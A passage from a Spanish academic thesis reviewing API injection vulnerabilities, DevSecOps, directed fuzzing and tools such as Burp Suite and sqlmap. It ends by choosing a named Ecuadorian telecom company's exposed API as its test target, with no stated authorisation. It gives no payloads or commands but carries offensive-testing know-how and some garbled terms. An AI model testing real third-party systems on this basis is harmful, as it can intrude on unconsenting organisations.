En arquitecturas de APIs actuales, las vulnerabilidades de inyección han evolucionado exponencialmente. Alazab et al. (2021) amplían la taxonomía para incluir la inyección NoSQL en donde los comandos o filtros se envían a base de datos NoSQL como por ejemplo MongoDB con operadores especiales permitiendo manipular documentos o consultas; también están la Inyección XPath/XQuery cuando la API acepta consultas XML y permite que los parámetros de cliente modifiquen rutas XPath sin saneamiento; y por último el Template Injection cuando el usuario puede insertar expresiones dentro de plantillas o motores de plantillas que luego son evaluadas como código dinámico. Estas vulnerabilidades pueden ser explotadas para acceder a archivos del sistema, provocar denegación de servicio o exfiltrar información sensible (Somorovsky et al., 2016).

Estas variantes son muy peligrosas en APIs RESTful o GraphQL que permiten consultas personalizadas, filtros dinámicos o plantillas de contenido (Alazab et al., 2021). Se tiene el caso de una API que recibe una plantilla de consulta o filtro en JSON, ésta podría permitir que la inyección de expresiones dinámicas dentro del motor de plantillas, si no se controlan los delimitadores o sintaxis permitida.

Chen et al. (2023) encontraron que, analizando algunas vulnerabilidades que son críticas y que han sido reportadas en la base de datos de vulnerabilidades NVD entre los años

2020 y 2023, aproximadamente el 27% se relacionan con variables de tipo inyección. Esta cifra indica lo contundente que tiene este tipo de falla dentro del panorama de seguridad. Relacionando este tema con lo expuesto por Paul (2024) en el contexto de ataques de SQL, muestran que nuevas técnicas híbridas de detección se están desarrollando para hacer frente a la persistencia de estas vulnerabilidades.

Las vulnerabilidades de inyección en APIs suelen organizarse en una combinación de fallos de diseño y errores de implementación. Entre los mecanismos de explotación más comunes se encuentran el uso de consultas dinámicas sin parametrización, la falta de validación de entrada basada en esquemas, confianza excesiva en el cliente y el manejo inseguro de errores. Como lo menciona Stuttard & Pinto (2011), un factor crítico en APIs es que lo mensajes de error estructurados pueden proporcionar información valiosa al atacante, facilitando la identificación del motor de base de datos o la lógica interna del sistema.

Impacto y consecuencias de las vulnerabilidades de inyección

Las vulnerabilidades de tipo inyección tiene un amplio espectro cuando se trata de impactos en una aplicación. Tenemos el caso de la exposición de datos sensibles cuando el atacante puede extraer la información de la base de datos que no es accesible en teoría; también está la evasión de autenticación o escalamiento de privilegios cuando se modifica consultas de validación para hacerse pasar por otros usuarios. La manipulación o corrupción de datos es otro impacto significativo en una aplicación cuando se altera, inserta o se borra registros críticos; la denegación de servicio es común en este tipo de ataque inyectando cargas pesadas o consultas recursivas que sobrecargan al sistema. Por último, tenemos la ejecución de comandos del sistema o también llamado SPLOIT, que en casos extremos la aplicación puede ser utilizada como vector para tomar control del servidor subyacente. Con lo antes expuesto, Zhang, Wu y Wang (2022) mencionan que la persistencia de inyecciones en

código moderno se debe, en la mayoría de los casos, a prácticas inseguras de desarrollo y a la ausencia de integraciones de pruebas automatizadas como fuzzing dentro del ciclo de la integración continua y entrega continua. Esto pone de relieve que la prevención debe estar integrada en el proceso de desarrollo, no solo como una revisión manual aislada.

El impacto de una vulnerabilidad de inyección exitosa en una API puede ser devastador, especialmente en entornos empresariales y financieros. Entre las principales consecuencias se destacan la exfiltración de datos, cuando las APIs suelen actuar como puertas de accesos directo a bases de datos críticas. Una inyección exitosa puede permitir la extracción masiva de información sensible, incluyendo datos personales, financieros o credenciales de acceso.

También está el compromiso de la integridad, que además de leer datos, un atacante puede modificar o eliminar información, afectando la integridad de los sistemas y generando pérdidas económicas y reputacionales.

La denegación de servicios también es otra consecuencia. Algunas inyecciones permiten ejecutar consultas altamente costosas que consumen recursos del sistema, provocando degradación del servicio o interrupciones completas (Okman et al., 2011).

La persistencia de las vulnerabilidades de inyección, a pesar de décadas de investigación y concienciación, evidencia la necesidad de enfoques más avanzados de detección y prevención. En el contexto de las APIs, estas vulnerabilidades representan un desafío particular debido a la automatización, la escalabilidad y la complejidad de las arquitecturas modernas.

Testing de seguridad y automatización en entornos DevSecOps

El paradigma DevSecOps surge como una evolución natural de DevOps, integrando la seguridad como un componente esencial y compartido del proceso de desarrollo. En lugar de delegar la seguridad a equipos especializados de forma aislada, DevSecOps promueve la responsabilidad colectiva y la automatización de controles de seguridad a lo largo del pipeline CI/CD (Continuos Integration / Continuos Deployment) (Myers, McGraw & Whittaker, 2017).

La integración de procesos de seguridad dentro del ciclo de vida del desarrollo de software ha dado origen a la filosofía DevSecOps, cuyo propósito es automatizar la detección temprana de vulnerabilidades y reducir el costo asociado a las fallas de seguridad en producción. Según Rao y Khan (2022), el paradigma DevSecOps se sustenta en la continua integración y entrega, donde las pruebas de seguridad deben ejecutarse como una fase más dentro del pipeline. Bajo esta idea, el fuzzing dirigido se incorpora como una técnica automatizada de descubrimiento de vulnerabilidades, capaz de integrarse en repositorios CI/CD como GitLab, Jenkins o Azure DevOps.

Krause y Moreno (2024) sostienen que el shit-left security testing, o en otras palabras trasladar las pruebas de seguridad a etapas tempranas del desarrollo, aumenta la eficiencia en un 65% y reduce la tasa de falsos negativos, siempre que se utilicen herramientas inteligentes capaces de interpretar el comportamiento dinámico de las APIs. Bajo este sentido, la combinación de fuzzing con validación de contratos fortalece la robustez de los servicios antes de su despliegue, garantizando que las respuestas de la API sean predecibles, seguras y conformes al diseño original.

La automatización de la seguridad ha tomado una transformación hacia el uso de frameworks como OWASP ZAP, Burp Suite Enterprise, Restler y Schemathesis, los cuales

integran módulos de fuzzing, validación de esquemas y generación de reportes CVSS. Al-Hassan et al. (2023) destacan que la incorporación de estos componentes dentro del pipeline de integración continua reduce el Mean Time to Detect en entornos de producción, contribuyendo a la resiliencia operacional y al cumplimiento de normas ISO 27034-1:2021. De igual forma, Mendoza y Pérez (2022) muestran que, las plataformas financieras, el uso de OWASP ZAP automatizado permitió identificar más del 80% de las vulnerabilidades de inyección antes del despliegue del software.

El Testing automatizado en APIs no solo tiene valor preventivo, sino también predictivo. El uso de modelos de inteligencia artificial, aprendizaje supervisado y reinforcement learning para identificar patrones anómalos en las respuestas de las APIs permite anticipar comportamientos potencialmente vulnerables. Nguyen et al. (2024) demostraron que los modelos basados en aprendizaje por refuerzo alcanzan una tasa de detección de vulnerabilidades de hasta un 92% en datasets públicos de fuzzing. Estos resultados confirman que la sinergia entre IA y fuzzing dirigido redefine los límites del Testing tradicional, introduciendo una capa cognitiva de seguridad adaptativa.

Metodología y estándares aplicados en pruebas de API

El marco metodológico de las pruebas de seguridad en APIs se apoya en tres ejes fundamentales: estándares internacionales, marcos de referencia técnicos y métricas de evaluación de vulnerabilidades.

En primer lugar, el National Institute of Standards and Technology (NIST, 2023) en su publicación SP 800-115 establece una guía para la realización de pruebas de penetración que incluye fase de planificación, descubrimiento, ataque y reporte. Esta metodología ha sido ampliamente adoptada en auditorías de APIs debido a su flexibilidad y enfoque en la

reproducibilidad de resultados. En el contexto de fuzzing, el cumplimiento de NIST garantiza la trazabilidad y documentación de las pruebas ejecutadas.

De igual manera, el estándar ISO/IEC 27034-1:2021 sobre seguridad en el ciclo de vida del software define los requisitos para implementar controles de seguridad desde el diseño hasta la operación del sistema, asegurando la coherencia con los principios de confidencialidad, integridad y disponibilidad. Calle y Lozano (2023) subrayan que la integración de métricas CVSS en los reportes generados por las herramientas de fuzzing permite establecer un umbral cuantitativo de riesgo, facilitando la priorización de vulnerabilidades críticas.

Por otro lado, OWASP Application Security Verification Standard (ASVS) se erige como la base técnica para auditar APIs bajo niveles de confianza graduados. Blandón y Jaramillo (2023) señalan que ASVS ofrece un marco unificado para definir requisitos de validación, autenticación y manejo de errores, alineando los resultados de fuzzing con una taxonomía estandarizada. Este enfoque metodológico proporciona un lenguaje común entre desarrolladores, pentesters y auditores, esencial para entornos DevSecOps distribuidos.

En el caso de entornos API complejos, Nunes et al. (2023) recomiendan combinar ASVS con el OWASP API Security Top 10, lo cual permite articular pruebas específicas para vulnerabilidades como Broken Object Level Authorization (BOLA) o Excessive Data Exposure. Este modelo híbrido ha sido implementado exitosamente en plataformas bancarias latinoamericanas según Chávez et al. (2023), quienes observaron una disminución del 38% en incidentes de seguridad luego de la adopción de pruebas automatizadas basadas en fuzzing y validación de contratos.

Enfoques de automatización en el aseguramiento de APIs

Inmerso en la ingeniería del software moderno, la automatización constituye un punto fundamental para la eficiencia y constancia de las pruebas de seguridad. Rao y Khan (2022) destacan que la integración de pruebas automáticas en pipelines DevSecOps permite identificar vulnerabilidades en etapas tempranas del desarrollo, reduciendo el costo de remediación hasta en un 70%. En el ámbito de las APIs, esta automatización adquiere un matiz particular; puesto que los entornos dinámicos y distribuidos requieren validaciones continuas de endpoints, tokens de acceso y contratos de comunicación (Krause & Moreno, 2024).

Las herramientas contemporáneas aplican técnicas de pruebas de seguridad continuas las cuales integran motores de fuzzing, escáneres de vulnerabilidades y validadores de configuración (Al-Hassan et al., 2023). Estas soluciones permiten una observabilidad constante de las APIs, lo cual resulta crucial frente a arquitecturas en evolución como las basadas en contenedores y microservicios. Calderón et al. (2023) resalta que la naturaleza efímera de los servicios orquestados mediante Kubernetes incrementa la necesidad de pruebas automatizadas de descubrimiento y autenticación, particularmente frente a los taques de tipo de autenticación rota o gestión inadecuada de activos.

Bajo este contexto, el fuzzing dirigido se convierte en un componente estratégico dentro de los flujos de integración y entrega continua al priorizar casos de prueba relevantes en función del riesgo potencial. A diferencias de los escaneos estáticos tradicionales, que dependen de firmas o patrones predefinidos, el fuzzing dinámico genera entradas que evolucionan conforme al comportamiento del sistema, permitiendo detectar vulnerabilidades no catalogadas (Nguyen et al., 2024). Esta capacidad predictiva constituye una ventaja competitiva frente a las amenazas emergentes en entornos de API complejos.

Métricas de evaluación del riesgo en APIs

La evaluación cuantitativa del riesgo se fundamenta en estándares como CVSS v3.1 (FIRST, 2023), que introduce métricas base, temporales y contextuales para valorar la severidad de una vulnerabilidad. Calle y Lozano (2023) proponen integrar estas métricas con indicadores de rendimiento de fuzzing, como la cobertura alcanzada, la densidad de errores y la tasa de falsos positivos, conformando un modelo de evaluación multidimensional.

Argumentando el punto anterior, el NIST SP 800-115 (2023) remarca procedimientos de prueba técnica que incluyen network mapping, vulnerability scanning, penetration testing y social Engineering. Su integración a entonos API implica desarrollar un marco de referencia que combine autorías automáticas con revisión manual de endpoints críticos. Chávez et al. (2023) destacan que, en Latinoamérica, la aplicación de tales modelos requiere considerar la madurez tecnológica y regulatoria de cada país, lo que plantea la necesidad de herramientas locales adaptadas.

Por otro lado, Alotaibi et al. (2022) señalan que la evaluación del riesgo debe incorporar factores contextuales como la exposición pública de la API, la sensibilidad de los datos procesados y la dependencia de terceros. Esta perspectiva contextual permite priorizar esfuerzos de mitigación y definir políticas de seguridad dinámicas.

La gestión integral de la seguridad en APIs requiere alinearse con normas internacionales reconocidas, La ISO/IEC 27034-1:2021 define el marco para la seguridad de aplicaciones, destacando la necesidad de integrar controles en todas las fases del ciclo de vida. Complementariamente, el OWASP ASVS 4.0 (Application Security Verification Standard) proporciona criterios detallados de validación que incluyen pruebas de autenticación, autorización, manejo de sesiones, entradas de datos y gestión de errores (Blandón & Jaramillo, 2023).

El OWASP API Security Top 10 (2024), por su parte, establece una jerarquía de riesgos específicos para APIs, subrayando que las fallas de control de acceso y las inyecciones constituyen las causas más comunes de incidentes críticos. Nunes et al. (2023) comprueban empíricamente que el 42% de las APIs evaluadas en entornos financieros presentaban vulnerabilidades asociadas a estos dos tipos de riesgo.

Detección temprana de vulnerabilidades

El modelo de detección temprana se basa en la premisa de que la identificación de vulnerabilidades en las primeras etapas del ciclo de desarrollo reduce significativamente el costo y el impacto operativo de los fallos de seguridad. De acuerdo con Moreno (2021), la reparación de una vulnerabilidad durante la etapa de desarrollo es 6 veces menos costosa que su corrección en producción. De allí la relevancia de las herramientas automatizadas como el sistema de testing.

El enfoque de una detección tempana se basa en tres fundamentales: el descubrimiento inteligente de endpoints utilizando especificaciones OpenAPI y análisis de tráfico para identificar superficies de ataque, fuzzing dirigido adaptativo que prioriza los endpoints de mayor riesgo con base a criterios OWASP y cobertura de código; y validación y scoring de vulnerabilidades donde las respuestas anómalas se evalúan mediante métricas CVSS y recomendaciones OWASP API Security.

Este modelo no solo refuerza la prevención técnica, sino que promueve una cultura de seguridad continua, donde las pruebas son parte del flujo operativo diario. Ahmed et al. (2023) menciona que este tipo de integración favorece la resiliencia digital; puesto que, convierte la detección de vulnerabilidades en un proceso sistemático y cuantificable.

Fuzzing dirigido y aprendizaje adaptativo

El fuzzing es una técnica de pruebas de seguridad que consiste en enviar entradas inesperadas, malformadas o aleatorias a un sistema con el objetivo de provocar comportamientos anómalos o fallos de seguridad. Tradicionalmente, el fuzzing ha sido ampliamente utilizado para detectar errores de memoria en software nativo; sin embargo, su aplicación en APIs ha ganado relevancia en años recientes (Zalewski, 2015).

En el contexto de APIs, el fuzzing se orienta principalmente a parámetros de entrada, estructura JSON y XML, encabezados HTTP y tokens de autenticación.

El fuzzing tradicional genera grandes volúmenes de entradas aleatorias, pero su efectividad depende de la cobertura alcanzada en el código bajo prueba. Bohme et al. (2020) resalta el concepto de fuzzing dirigido donde el objetivo es concentrar los casos de prueba en regiones del programa que presentan mayor riesgo. Por otro lado, Chen et al. (2022) aplican esta técnica en contextos de APIs, en la cual combinan gramáticas de entradas basadas en OpenAPI con métricas de cobertura para identificar endpoints susceptibles a inyección.

La incorporación de máquinas de aprendizaje y aprendizaje por refuerzo en fuzzing adaptativo ha permitido priorizar casos de prueba con mayor probabilidad de vulnerabilidad (Wu et al., 2023). Asimismo, Nguyen et al. (2024) demuestran que los fuzzers basados en aprendizaje por refuerzo reducen hasta en un 60% el número de ejecuciones necesarias para descubrir vulnerabilidades críticas en APIs RESTful. Estos avances han impulsado una nueva generación de herramientas, conocidas como intelligent fuzzera, que integran análisis semántico y retroalimentación del sistema para ajustar dinámicamente los payloads de prueba.

La resiliencia cibernética no se limita a la prevención, sino también a la capacidad de detección y respuesta ante incidentes. Bajo este contexto, el fuzzing desempeña un papel

clave dentro de la estrategia de defensa activa. Moreno (2021) plantea que los mecanismos de prueba continua constituyen un escudo adaptativo frente a vulnerabilidades desconocidas, fortaleciendo la capacidad de anticipación.

Sun et al. (2022) amplían esta noción al introducir el concepto de Feedback-driven fuzzing, donde las anomalías observadas en la ejecución del sistema retroalimentan la generación de nuevos casos de prueba. Este enfoque de aprendizaje iterativo incrementa la cobertura y descubre vulnerabilidades que permanecerán ocultas bajo técnicas convencionales. Zhang et al. (2022) recalca que la implementación de fuzzing como servicio en entornos de nube democratiza el acceso a prueba de seguridad avanzadas, reduciendo las barreras de adopción tecnológica.

Evolución del fuzzing hacia modelos inteligentes

El fuzzing ha pasado de ser una técnica de generación aleatoria de entradas a ser un campo basado en inteligencia artificial y análisis dinámico de código. Sun et al. (2022) proponen un modelo híbrido que combina symbolic exucution y grebox fuzzing para aumentar la cobertura del código explorando en APIs complejas. Este enfoque logra identificar vulnerabilidades profundas que suelen escapar al fuzzing puramente aleatorio.

Kim y Park (2024) dan más detalle de este tema proponiendo intelligent fuzzing, donde los algoritmos de machine learning aprendan a inferir los patrones válidos de comunicación entre cliente y servidor. De esta manera, el sistema genera payloads plausibles pero maliciosos que simulan un comportamiento legítimo, incrementando la tasa de detección de fallos. Este paradigma ha demostrado su eficacia especialmente en entornos GraphQL y gRPC, donde las estructuras de datos presentan mayor complejidad.

El fuzzing inteligente no sólo se orienta a la detección, sino también a la priorización de vulnerabilidades. Wu et al. (2023) introducen métricas de rik-weighted coverage, en las

cuales el fuzzer asigna pesos dinámicos a los casos de prueba en función del impacto potencial del fallo. Esta integración de análisis de riesgo convierte al fuzzing en una herramienta estratégica dentro del aseguramiento de la calidad del software.

Bajo este contexto, la implementación de un sistema de fuzzing dirigido e inteligente para la evaluación de APIs constituye una contribución relevante al estado del arte, pues combina la automatización técnica con la interpretación semántica de los contratos API, optimizando tanto la eficiencia como la profundidad del Testing.

Dentro del fuzzing se cuenta con el fuzzing black-box que se realiza sin conocimiento interno del sistema, basándose únicamente en las respuestas observadas. Este enfoque resulta útil para simular ataques reales, pero puede ser limitado en la cobertura alcanzada. Por otro lado, el fuzzing grey-box combina información parcial del sistema, como esquema de API, contratos OpenAPI o métricas de ejecución, para guiar la generación de payloads. Estudios recientes demuestran que el fuzzing grey-box mejora significativamente la eficiencia en la detección de vulnerabilidades de inyección en APIs (Böhme et al., 2017).

La incorporación de algoritmos heurísticos y técnicas de aprendizaje adaptativo permite optimizar la generación de payloads de fuzzing, priorizando entradas con mayor probabilidad de provocar fallos. Estas técnicas incluyen la mutación dirigida de entradas, el análisis de respuestas para retroalimentación y la priorización basada en cobertura lógica.

Importancia de los entornos de evaluación en la seguridad de APIs

La evaluación efectiva de la seguridad en APIs modernas requiere no solo de fundamentos teóricos y metodológicos sólidos, sino también de entornos y herramientas especializadas que permitan identificar, reproducir y analizar vulnerabilidades de manera controlada. Es investigaciones de ciberseguridad, la selección adecuada de herramientas

constituye un factor crítico para garantizar la validez, reproducibilidad y confiabilidad de los resultados obtenidos (Behl & Behl, 2017).

En el contexto de APIs, estas herramientas deben ser capaces de interceptar y manipular solicitudes estructuradas, automatizar ataques de inyección, analizar mecanismos de autenticación y autorización, integrarse con flujos de pruebas repetibles.

Kali Linux como ecosistema de auditoría de seguridad

Kali Linux es una distribución basada en Debian específicamente configurada para pruebas de seguridad, que incluye repositorios oficiales de herramientas como Burpsuite, sqlmap, nmap, wireshark, y numerosos scripts de auditoría. Su uso es común en investigaciones puesto que, permite la configuración reproducible ya que los entornos pueden versionarse con todas las herramientas integradas, reduciendo el esfuerzo de instalación y administración (Offensive Security, 2023). Por otra parte, permite la interoperabilidad de herramientas mediante el uso de scripts personalizados que pueden integrarse con Burp Proxy, lanzarse desde Kali, coordinar con herramientas ofensivas y finalmente consumir outputs comunes como logs o dumps. Kali también facilita conexiones locales, encapsulamiento de tráfico, certificados auto firmados, creación de redes simuladas y manipulación de entornos de prueba aislados.

Desde un punto de vista investigativo, Kali Linus ofrece ventajas significativas como un entorno estandarizado y reproducible, actualización continua de herramientas, amplio respaldo documental y comunitario, y compatibilidad con metodología de pruebas reconocidas.

En la evaluación de APIs, Kali Linux actúa como un entorno centralizado que permite ejecutar herramientas de análisis manual y automatizado. Su utilidad se ve reforzada por la integración nativa de utilidades orientadas al análisis de tráfico HTTP, pruebas de inyección y

manipulación de parámetros. Kali Linux reduce la variabilidad experimental y facilita la comparación de resultados entre diferentes estudios de seguridad (Scarfone et al., 2012).

Trabajos investigativos realizados en los últimos años sobre la aplicabilidad de Kali como plataforma educativa y operativa muestran su relevancia continua en escenarios de hacking y pruebas de penetración (Nedyalkov & Georgiev, 2024). Bajo este contexto, a Kali se lo puede utilizar como nodo maestro que trabajo con pipeline de fuzzing dirigido, coordinando agentes en Go, registrando el tráfico en Burpsuite y validando con sqlmap.

Burpsuite como componente de inspección

Burpsuite es una plataforma ampliamente usada en pruebas de seguridad de aplicaciones web. Su conjunto de módulos como Proxy, Spider, Intruder, Repeater, Exptender permite interceptar, modificar y generar tráfico HTTP/S, realizar ataques parametrizados y desarrollar extensiones personalizadas para lógica específica (PortSwigger, s. f.). En entornos académicos y profesionales, Burpsuite es referido frecuentemente como herramienta centro de pentesting, auditoría de aplicaciones web y entrenamiento de equipos de seguridad (Carvaca, 2022; Ramírez Castañeda, 2024).

Desde el punto de vista técnico, Burp Suite se compone de módulos especializados, entre lo que se destacan el proxy, repeater, intrudrer, scanner y el extender.

Esta plataforma tiene la capacidad de ser un proxy interceptador, historial de requests/responses, repetidor, intruder, scanner y extensibilidad mediante extensiones. Estas funciones permiten tanto la prueba manual guiada como la automatización parcial de ataques para identificar vulnerabilidades OWASP (PortSwigger, s. f.; Garza Panelli, 2024). El uso de Burpsuite en trabajos investigativos demuestra su adopción como herramienta de inspección

práctica dentro de marcos metodológicos orientados por OWASP Top 10 (Carvaca, 2022; De la Cruz Martínez & Hernández, 2022). Esto permite replicar experimentos y validar hallazgos con herramientas estandarizadas.

En el contexto de APIs, Burp Suite resulta especialmente eficaz para analizar endpoints REST y GraphQL, manipular parámetros JSON, evaluar controles de autenticación y autorización, identificar vulnerabilidades de inyección. El módulo Repeater permite realizar pruebas manuales controladas, mientras que Intruder facilita la automatización de ataques mediante payloads personalizados. Estas capacidades hacen de Burp Suite una herramienta clave para la detección de vulnerabilidades complejas que no siempre son identificadas por escáneres automáticos (PortSwigger, 2023).

El corazón de Burp Suite es el proxy. Este módulo permite a los evaluadores interceptar, inspeccionar y modificar el tráfico HTTP/HTTPS que fluye entre el navegador y la aplicación. Esta capacidad es crucial para entender cómo interactúa el cliente con el servidor y para manipular parámetros de entrada (Patil & Bhole, 2022).

Esta herramienta proporciona un mapa detallado del sitio web y sus contenidos, incluyendo el descubrimiento de directorios, endpoints y funcionalidades ocultas. Permite reenviar peticiones específicas al servidor de forma manual, lo que s vital para la explotación manual de vulnerabilidades. Es ideal para realizar ataques automatizados y sistemáticos. Permite inyectar múltiples payloads en uno o más puntos de inserción de una petición, siendo indispensable para fuzzing, ataques de fuerza bruta y pruebas de enumeración (Chakraborty et al., 2020).

Burp Suite permite a los usuarios escribir extensiones personalizadas, utilizando lenguajes como Phyton, Ruby y Java (Singh & Gupta, 2023). La BApp Store de PortSwigger alberga una amplia colección de extensiones desarrolladas por la comunidad y que añaden

funcionalidades específicas, la detección de problemas específicos de frameworks o la integración con otras herramientas de seguridad.

Sqlmap y la automatización de ataques de inyección

Es una herramienta ampliamente utilizada para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web. Su funcionamiento automatiza el flujo de exploración que engloba la detección de parámetros vulnerables, identificación del motor de base de datos, generación de payloads y exfiltración de datos automáticamente. A pesar que no fue diseñada para APIs REST, sqlmap sigue siendo un benchmark fundamental ya que puede validar si un endpoint es vulnerable desde la capa web tradicional. En investigaciones recientes de seguridad web mediante el análisis de inyección y priorización de pruebas, se cita su uso como un oráculo de verificación si el fuzzer genera un payload que sqlmap reconoce como exploitable, se puede considerar como un hallazgo válido (Paul et al., 2024).

Su arquitectura se basa en un motor de detección modular que soporta múltiples técnicas de inyección, incluyendo el boolean-based blind, time-based blind, error-based, unión-based. SQLMap analiza las respuestas del servidor para inferir la vulnerabilidad y adaptar dinámicamente los payloads utilizados, lo que lo convierte en una herramienta altamente efectiva para pruebas automatizadas (Halfond et al., 2006).

A pesar de lo potente que es el sqlmap, tiene sus limitaciones en el contexto API tal como, que no entiende lógicas de rutas compuestas como por ejemplo primero crear un objeto y luego actualizarlo; también no maneja autenticación vía tokens dinámicos o cabeceras complejas; y su exploración no es dirigida.

Como lo menciona Crespo (2020), no existen soluciones que garanticen o solucionen todas las vulnerabilidades, las cuales ocurren en todo aspecto tanto a nivel hardware como software. Muchos elementos no son actualizados constantemente, y por ende son más

susceptibles a ataques cibernéticos. Las aplicaciones web sufren múltiples vulnerabilidades en su seguridad por problemas genéricos de validación de entrada.

Aunque SQLMap fue concebido inicialmente para aplicaciones web tradicionales, su uso en APIs REST es común en escenarios donde los endpoints interactúan con bases de datos relaciones. En APIs, SQLMap puede utilizarse para evaluar parámetros JSON serializados, analizar filtros dinámicos y autorizar pruebas de inyección en endpoints autenticados.

No obstante, de acuerdo a estudios científicos muestra que SQLMap presenta limitaciones en entornos donde se utilizan bases de datos NoSQL o mecanismos de abstracción avanzados, lo que refuerza la necesidad de complementar su uso con pruebas manuales y fuzzing dirigido (OWASP, 2023).

Go como lenguaje para desarrollo de herramientas en fuzzing

El lenguaje de programación en Go ha ganado gran popularidad en desarrollos de herramientas de ciberseguridad digo a su soporte nativo para concurrencia ligera, semáforos, lo que facilita construir motores de fuzzing con alta paralelización y control de rate limit. También puede complicar un solo ejecutable que funcione de distintas plataformas sin dependencias externas; es eficiente en el manejo de redes y concurrencia en el cliente HTTP, ideal para arquitectura en fuzzing con agentes distribuidos que coordinan múltiples peticiones concurrentes a una API. Aunque tiene riesgos propios como errores de sincronización y bloqueo de canales; éstos han sido objeto de atención reciente (Zhou et al., 2025).

Go desarrollado en Google busca combinar un rendimiento cercano al código nativo con simplicidad, concurrencia integrada y herramientas de ecosistemas amigables para la ingeniería de sistemas a gran escala (Pike et al., 2009). Desde la versión 1.18, Go integró

soporte nativo de fuzzing en su herramienta de testing, lo que facilita incorporar pruebas de fuzzing en el flujo normal de desarrollo y CI/CD (Go Team, 2022).

Uno de los pilares de Go es su simplicidad; esto quiere decir que su lenguaje se diseño con una sintaxis intencionalmente pequeña y limpia, eliminando características encontradas en otros lenguajes. Esta característica contribuye a la legibilidad y la mantenibilidad del código, promoviendo un estilo de programación uniforme a través de la herramienta estándar gofmt (Obeid et al., 2021).

Otra característica de Go es que es un lenguaje de tipado estático y fuerte. Esto quiere decir que, los tipos de datos de las variables se verifican en tiempo de compilación, esto ayuda a detectar errores antes de la ejecución. No obstante, Go inserta un sistema de inferencia de tipos que permite declarar variables de forma concisa sin especificar explícitamente el tipo, lo que combina seguridad con rapidez de desarrollo (Pérez-Sánchez et al., 2023).

Go utiliza los Goroutines que son funciones ligeras y abstractas que pueden ejecutarse concurrentemente. Ocupan solo unos pocos kilobytes de memoria y son gestionadas eficientemente por el runtime de Go (Torres-Mora et al., 2022). También maneja los Channels que son la forma preferida de comunicación entre goroutines. Estos permiten enviar y recibir valores, lo que previene problemas comunes de concurrencia como las condiciones de carrera.

Por otro lado, Go es muy aplicado en el desarrollo de infraestructuras y en servicios de Backend debido a su rendimiento y manejo superior de concurrencia. Es ideal para construir servicios web de alto rendimiento y microservicios que requieren gestionar miles de conexiones simultáneas (Borges et al., 2022). Gran parte del ecosistema de cloud computing

y contenedores se basa en Go. Proyectos como Docker y Kubernetes fueron escritos en Go, lo que subraya su fortaleza en este dominio.

En el contexto de seguridad de APIs,, Go resulta especialmente adecuado para el desarrollo de herramientas de fuzzing dirigido, capaces de generar y enviar grandes volúmenes de solicitudes concurrentes. Su modelo de concurrencia facilita la simulación de ataques automatizados y el análisis de respuestas en tiempo real. El uso de Go destacan en proyectos de fuzzing y testing de APIs debido a su capacidad para manejar múltiples conexiones simultáneas sin comprometer el rendimiento (Böhme et al., 2017).

Gestión de Riesgo y Remediación (Hardening) de APIs

La gestión del riesgo en ciberseguridad se define como el proceso sistemático de identificación, análisis, evaluación y tratamiento de los riesgos asociados a activos de información. En el contexto de las APIs, este proceso adquiere una relevancia crítica debido a que dichas interfaces suelen actuar como puntos de acceso directo a datos y servicios estratégicos, exponiendo de manera simultánea múltiples sistemas dependientes (ISO/IEC, 2022).

Desde una perspectiva teórica, el riesgo puede entenderse como la combinación de la probabilidad de ocurrencia de una amenaza y el impacto de esta genera sobre los activos. En arquitecturas modernas basadas en APIs, factores como la automatización, la escalabilidad y la interconectividad incrementan tanto la probabilidad como el impacto de los incidentes de seguridad (NIST, 2020).

El Common Vulnerability Scoring System (CVSS) constituye uno de los estándares más utilizados a nivel internacional para cuantificar la severidad de las vulnerabilidades de seguridad. CVSS proporciona un marco estructurado que permite asignar una puntuación numérica basada en métricas técnicas, temporales y ambientales (FIRST, 2019).

Si bien CVSS fue concebido de manera genérica, diversos estudios señalan su aplicabilidad efectiva en la evaluación de vulnerabilidad en APIs, especialmente cuando se ajustan las métricas ambientales para reflejar aspectos como la exposición pública del endpoint, nivel de automatización del ataque y el volumen potencial de datos comprometidos (OWASP, 2023).

El hardening se refiere al conjunto de medidas técnicas y organizativas destinadas a reducir la superficie de ataque de un sistema, eliminando configuraciones innecesarias y fortaleciendo los controles de seguridad existentes. Bajo el contexto de las APIs, el hardening constituye un componente esencial de la gestión del riesgo.

La validación de entradas es uno de los controles más efectivos para prevenir vulnerabilidades de inyección. En APIs modernas, esta validación debe realizarse en el servidor, basándose en esquemas estrictos y aplicando listas blancas de valores permitidos. El uso de tipado estricto y validación basada en esquemas OpenAPI reduce significativamente la posibilidad de que datos maliciosos sean procesados por el Backend (OWASP, 2023).

La utilización de consultas parametrizadas, ORM seguros y biblioteca de acceso a datos confiables constituye una práctica ampliamente recomendada para mitigar vulnerabilidades de inyección SQL y NoSQL. Estas técnicas garantizan la separación efectiva entre datos y código, eliminando uno de los principales vectores de ataque (Halfond et al., 2006).

Los API Gateway desempeñan un rol central en el hardening de APIs al permitir la aplicación centralizada de controles de seguridad, tales como la autenticación y autorización, el rate limiting, filtrado de tráfico malicioso, y el registro y monitoreo.

Uno de los errores más frecuentes en APIs es la falta de autorización a nivel de objeto, lo que permite a los usuarios acceder a recursos que no les corresponden. La aplicación del principio de mínimo privilegio resulta fundamental para mitigar el riesgo, garantizando que cada consumidor de la API solo pueda acceder a los recursos estrictamente necesarios para su función (OWASP, 2023).

La remediación efectiva de vulnerabilidades no se limita a la corrección técnica del fallo identificado, sino que implica un proceso integral que incluye el análisis de causa raíz, la actualización de controles de seguridad, la mejora de procesos de desarrollo y la capacitación del personal técnico.

CAPITULO 3:

3. DESARROLLO

3.1. Materiales y Métodos

La presente investigación será de tipo experimental mediante la manipulación de variables; en este caso aplicando las técnicas de fuzzing en APIs que se encuentren expuestas. Para ello se realizó un estudio documental para analizar las técnicas más apropiadas para la penetración en las aplicaciones. Los datos recogidos fueron los insumos que permitió realizar la investigación y obtener los resultados correspondientes.

Para la ejecución del trabajo investigativo se cogió como muestra la API de la empresa Cbvisión. Es una empresa ecuatoriana de telecomunicaciones que ofrece servicios de internet por fibra óptica y televisión por cable. Su sitio web indica que cuenta con tecnología de punta con más de 25 años de trayectoria y cobertura en varias ciudades como Paute, Gualaceo, Chordeleg, Cuenca, Cañar, El Tambo, La Troncal, Santa Rosa, Ambato, Salcedo, Machacho, Tambillo y Cutuglagua.

De acuerdo con información documental, en el listado de marzo 2023, la empresa Cbvisión cuenta con 371 suscritores de Tv que paga en el cantón Paute. Actualmente cuenta con más de 1300 abonados. Cuenta con página web y una API de televisión.

